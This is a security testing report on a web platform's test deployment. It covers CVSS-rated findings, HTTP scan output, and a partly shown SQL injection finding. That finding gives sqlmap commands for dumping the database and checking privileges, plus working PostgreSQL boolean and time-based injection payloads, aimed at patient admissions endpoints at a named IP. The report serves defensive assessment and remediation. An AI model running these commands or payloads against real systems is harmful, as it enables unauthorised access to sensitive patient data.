Security Testing Report

Waveform Integration Platform v1.0

Table of Contents

Document Version Control

Name of the document : 2767-WaveformIntegrationPlatform-v1.0_SCoE_SecurityTestingReport_v1.0		
Version: 1.0	**Intake ID:**	2767
Document Definition: This document highlights the vulnerabilities currently existing in the application under scope. It also documents possible actions to be taken to reduce/eliminate the vulnerabilities.	**Document ID:**	PRHC/C40/SVN/87864
Author: Harshal Kukade	**Effective Date:**	**19/SEP/2023**
Reviewed by: Bagum Shabana		

Document History

Version	Date	Author	Section	Changes
0.1	**19/SEP/2023**	**Harshal Kukade**	**Complete**	**Initial Draft**
0.2	**20/SEP/2023**	**Harshal Kukade**	**Complete**	**Retest**
1.0	**21/SEP/2023**	**Karthik Lalan, Bagum Shabana**	**Complete**	**Review & Addition**

Distribution List

User/Department/Stakeholder	**E-Mail ID**
Project Owner and PSO	LIU Frank : frank.liu@philips.com

1. Definitions & Abbreviations

Term	Explanation
SCoE	Security Center of Excellence
TLS	Transport Layer Security
SSL	Secure Socket Layer
XSS	Cross Site Scripting
CORS	Cross Origin Resource Sharing

The severity of every vulnerability has been calculated by using industry standard **Common Vulnerability Scoring System (CVSS)** used for assessing the severity of computer system vulnerabilities. CVSS provides a way to capture the principal characteristics of a vulnerability and produce a numerical score (Scores range from 0 to 10, with 10 being the most severe) reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organization properly assess and prioritize their vulnerability management processes.

The severity rating for the numerical values are mapped below:

None	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

The **Severity** and **CVSS vector** of each vulnerability is calculated using the CVSS V3 **Base Score Metrics** Calculator located here. Vulnerabilities identified during security assessment are classified into standardized categories. Refer following table for more information:

Categories for vulnerability classification

Web application security assessment	OWASP Top Ten – 2021
Mobile application security assessment	OWASP Top Ten – 2016
IoT/Hardware security assessment	OWASP Top Ten – 2014

2. System Details & Architecture

The brief about the product architecture is explained below:

Testing environment: PenTest

Architecture Diagram: NA

3. Scope

The scope of this security assessment is to perform ***Grey-Box*** security testing to find security threats that may come from a malicious outsider or insider user of the **Waveform Integration Platform V1.0** Security testing on ***Web Application*** is performed.

The following list includes few examples of major activities performed during the assessment:

Web Application:

- Crawl through complete scope of the web application and identify for any unauthenticated URL or directory.
- Check for all input injection-based attacks across all the possible entry fields in Web Application.
- Exploiting any known component vulnerability or service misconfiguration.
- Reviewing the transport layer security implemented.

Follow "Test case execution" section for to get the detailed about test cases.

The test scope for this release is explained in the below table:

Start Date	End Date	Applications/Devices/IP's/URL's
18/SEP/2023	**19/SEP/2023**	• **Web Application:** http://130.147.217.44/ ○ Version: v1.0 ○ Environment: Test

4. Out of Scope

Below mentioned items are out of scope for the current security assessment:

- Source code review
- Stress test (DDOS)

5. Executive Summary

Security Center of Excellence (ScoE) team is engaged in activities to conduct security assessment of **Waveform Integration Platform – v1.0** which included **Web Application Security Testing** in scope. The purpose of the engagement is to evaluate the security of the **Waveform Integration Platform Application.**

Note: Only highlights of important vulnerabilities are described below. Please refer 'Vulnerability Summary' section for complete detailed list of vulnerabilities.


During the security assessment **following factors are found with consideration for significant improvement**:

1. Misconfigured CORS
2. Improper Error Handling
3. Lack of Input Validation
4. Information Disclosure
5. Missing HTTP Security Headers
6. Unencrypted Communication

VULNERABILITY SUMMARY CHART

The graph below shows a summary of the number of vulnerabilities and their severities.

Note: The vulnerabilities mentioned in this report are technical vulnerabilities only. The Product Security Risk Assessment would report the business risks associated with these vulnerabilities.



6. Vulnerability Summary

The findings and vulnerabilities from the assessment are explained in the below table:

Finding No.	Vulnerability Title	Technical Risk	Impacted Area	CVE ID*	Status	Retest Status of 20th September 2023
88636	SQL Injection	**HIGH**	Web App	NA	OPEN	**CLOSED**
88637	Vulnerable Version Of Software In Use	**MEDIUM**	Web App	NA	OPEN	**CLOSED**
88638	Misconfigured CORS	**LOW**	Web App	NA	OPEN	OPEN
88639	Improper Error Handling	**LOW**	Web App	NA	OPEN	OPEN
88641	Lack of Input Validation	**LOW**	Web App	NA	OPEN	OPEN
88642	Information Disclosure	**LOW**	Web App	NA	OPEN	OPEN
88643	Missing HTTP Security Headers	**LOW**	Web App	NA	OPEN	OPEN
88644	Unenrypted Communication	**LOW**	Web App	NA	OPEN	OPEN


*CVE ID are mentioned for the vulnerabilities which has a known external CVE.

7. Observations

Below mentioned observations are not considered as vulnerability but informative to the business.

Observations which shows good implementation or **best practice** identified

- Tester tired enumerating IIS Tilde Enumeration, it seems the application is not vulnerable



Target URL: http://130.147.217.44/


Number of threads: 20

☑ Exploit the vulnerability (opt out for only checking)

Status: Ready to scan

```
[*] Trying method "HEAD" with magic final part "/a.config"
[*] Trying method "OPTIONS" with magic final part "/a.php"
[*] Trying method "POST" with magic final part "/a.php"
[*] Trying method "DEBUG" with magic final part "/a.php"
[*] Trying method "TRACE" with magic final part "/a.php"
[*] Trying method "GET" with magic final part "/a.php"
[*] Trying method "HEAD" with magic final part "/a.php"
[*] Trying method "OPTIONS" with magic final part "/a.jpg"
[*] Trying method "POST" with magic final part "/a.jpg"
[*] Trying method "DEBUG" with magic final part "/a.jpg"
[*] Trying method "TRACE" with magic final part "/a.jpg"
[*] Trying method "GET" with magic final part "/a.jpg"
[*] Trying method "HEAD" with magic final part "/a.jpg"
[*] Trying method "OPTIONS" with magic final part "/webresource.axd"
[*] Trying method "POST" with magic final part "/webresource.axd"
[*] Trying method "DEBUG" with magic final part "/webresource.axd"
[*] Trying method "TRACE" with magic final part "/webresource.axd"
[*] Trying method "GET" with magic final part "/webresource.axd"
[*] Trying method "HEAD" with magic final part "/webresource.axd"
[*] Trying method "OPTIONS" with magic final part "/a.xxx"
[*] Trying method "POST" with magic final part "/a.xxx"
[*] Trying method "DEBUG" with magic final part "/a.xxx"
[*] Trying method "TRACE" with magic final part "/a.xxx"
[*] Trying method "GET" with magic final part "/a.xxx"
[*] Trying method "HEAD" with magic final part "/a.xxx"
[-] Host "http://130.147.217.44/" seems to be not vulnerable or no short name was found

[+] Scan completed in 113 seconds
[+] Requests sent: 336
```


- 404 pages disclosing the Nginx version



404 Not Found

nginx/1.25.1


- Only GET and HEAD HTTP Methods are allowed and other methods are disabled


Attack
Save
Columns
6. Intruder attack of http://130.147.217.44 - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
19	CHECKOUT	405	□	□	716	
18	CHECKIN	405	□	□	716	
17	BPROPPATCH	405	□	□	716	
16	BPROPFIND	405	□	□	716	
15	BMOVE	405	□	□	716	
14	BIND	405	□	□	716	
13	BDELETE	405	□	□	716	
12	BCOPY	405	□	□	716	
11	BASELINE-CONTROL	405	□	□	716	
10	ARBITRARY	405	□	□	716	
9	ACL	405	□	□	716	
8	DELETE	405	□	□	716	
7	OPTIONS	405	□	□	716	
6	TRACE	405	□	□	711	
5	PUT	405	□	□	716	
4	CONNECT	405	□	□	711	
3	HEAD	200	□	□	238	
2	POST	405	□	□	716	
1	GET	200	□	□	734	
0		200	□	□	734	

```
HTTP/1.1 405 Not Allowed
Server: nginx/1.25.1
Date: Tue, 19 Sep 2023 00:14:29 GMT
Content-Type: text/html
Content-Length: 559
Connection: close
```

- There were no HTTP security headers found in the application



```
GET / HTTP/1.1
Host: 130.147.217.44
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: http://130.147.217.44
Sec-WebSocket-Key: tT7oY4nAJ09dYrd2puPXmw==
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```

```
HTTP/1.1 200 OK
Server: nginx/1.25.1
Date: Mon, 18 Sep 2023 22:35:24 GMT
Content-Type: text/html
Content-Length: 496
Last-Modified: Fri, 18 Aug 2023 06:47:52 GMT
Connection: keep-alive
ETag: "64df1418-1f0"
Accept-Ranges: bytes

<!DOCTYPE html><html lang="en" class="dark">
  <head>
    <script type="module" src="/index.7e3c439e.j
    </script>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-
    <title>
      Waveform Dashboard
```

8. Detailed Vulnerability Report

8.1 Webapp: SQL Injection

Vulnerability Title	SQL Injection
Vulnerability Category	A3 - Injection
Severity	**HIGH**
CVSS V3 Calculation	CVSS Base Score: 8.2 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Description	**Vulnerability Description:** It was observed that the **sort** parameter is vulnerable to SQL Injection attack. The application constructs part of a SQL command using External influenced input from the user. The Application uses user inputs to create SQL queries that will be executed by a backend database server. **Exploitability Rational:** An attacker with application access can perform SQL injection with pentesting tools such as SQL MAP. **Impact Rational:** SQL Injection can lead to number of serious consequences including bypass of authentication, loss of data, destruction of data etc. An attacker can inject SQL code retrieve sensitive data stored in the database, find out the database structure, or to create, modify or remove data in the database. The attacker may even execute arbitary OS commands on certain database servers that supports such functionality Microsoft SQL server or MySQL Server or PostgreSQL.
Affected Systems/IP Address/URL	http://130.147.217.44/apis/patient/admissions/simple http://130.147.217.44/apis/patient/admissions/inpatient
Recommendation	It is recommended using parameterized queries and prepared statements for database access. **References:** https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html


Status	**CLOSED**

Steps to Reproduce:

Step 1: Configure the HTTP request to proxy tool such as Burp Suite.
Step 2: Send the request to Repeater tool, add * in sort parameter value so that SQLMAP deducts the vulnerable parameter
Step 3: Copy the entire request, paste it in a text file name as request.txt
Step 4: Run the SQLMap with below commands:


- python sqlmap.py -r request.txt
- python sqlmap.py -r request.txt --dbms=PostgreSQL --random-agent --dump-all --no-cast
- python sqlmap.py -r request.txt --level 5 --risk 3 --random-agent --threads=5 --privileges

Supported Evidences:




```
C:\Users\appadmin\Desktop\Tools for PT\SQLMap for windows\sqlmapproject-sqlmap-bb48dd0>python sqlmap.py -r request.txt
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.7#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
velopers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:36:16 /2023-09-19/

[07:36:16] [INFO] parsing HTTP request from 'request.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[07:36:24] [INFO] testing connection to the target URL
[07:36:24] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:36:24] [INFO] testing if the target URL content is stable
[07:36:24] [INFO] target URL content is stable
[07:36:24] [INFO] testing if (custom) POST parameter 'JSON #1*' is dynamic
[07:36:24] [WARNING] (custom) POST parameter 'JSON #1*' does not appear to be dynamic
[07:36:25] [INFO] heuristic (basic) test shows that (custom) POST parameter 'JSON #1*' might be injectable (possible DBMS: 'PostgreSQL')
[07:36:25] [INFO] testing for SQL injection on (custom) POST parameter 'JSON #1*'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] Y
[07:36:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:36:42] [WARNING] reflective value(s) found and filtering out
```

a. **Screenshot shows that the application DBMS is PostgreSQL identified by SQLMAP**



```
(custom) POST parameter 'JSON #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 216 HTTP(s) requests:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: PostgreSQL boolean-based blind - Parameter replace
    Payload: {"pageNo":0,"pageSize":0,"sort":"(SELECT (CASE WHEN (8125=8125) THEN 8125 ELSE 1/(SELECT 0) END))","direction

    Type: time-based blind
    Title: PostgreSQL > 8.1 time-based blind - Parameter replace
    Payload: {"pageNo":0,"pageSize":0,"sort":"(SELECT 7141 FROM PG_SLEEP(5))","direction":"","patientMrn":"","patientName"
---
[07:37:04] [INFO] the back-end DBMS is PostgreSQL
web application technology: Nginx 1.25.1
back-end DBMS: PostgreSQL
```

b. Screenshot shows that the sort parameter is vulnerable to SQL injection (Boolean, time-based injection)

